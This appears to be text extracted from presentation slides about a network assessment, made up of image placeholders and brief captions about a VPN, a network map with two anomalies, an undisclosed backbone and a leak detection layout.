
This was
Supposed
To be a
VPN


“Provided” map. They hadn’t told us about their backbone!



A very clean network. Only two anomalies on the map









Also, “leak detection”

Leak Detection Layout



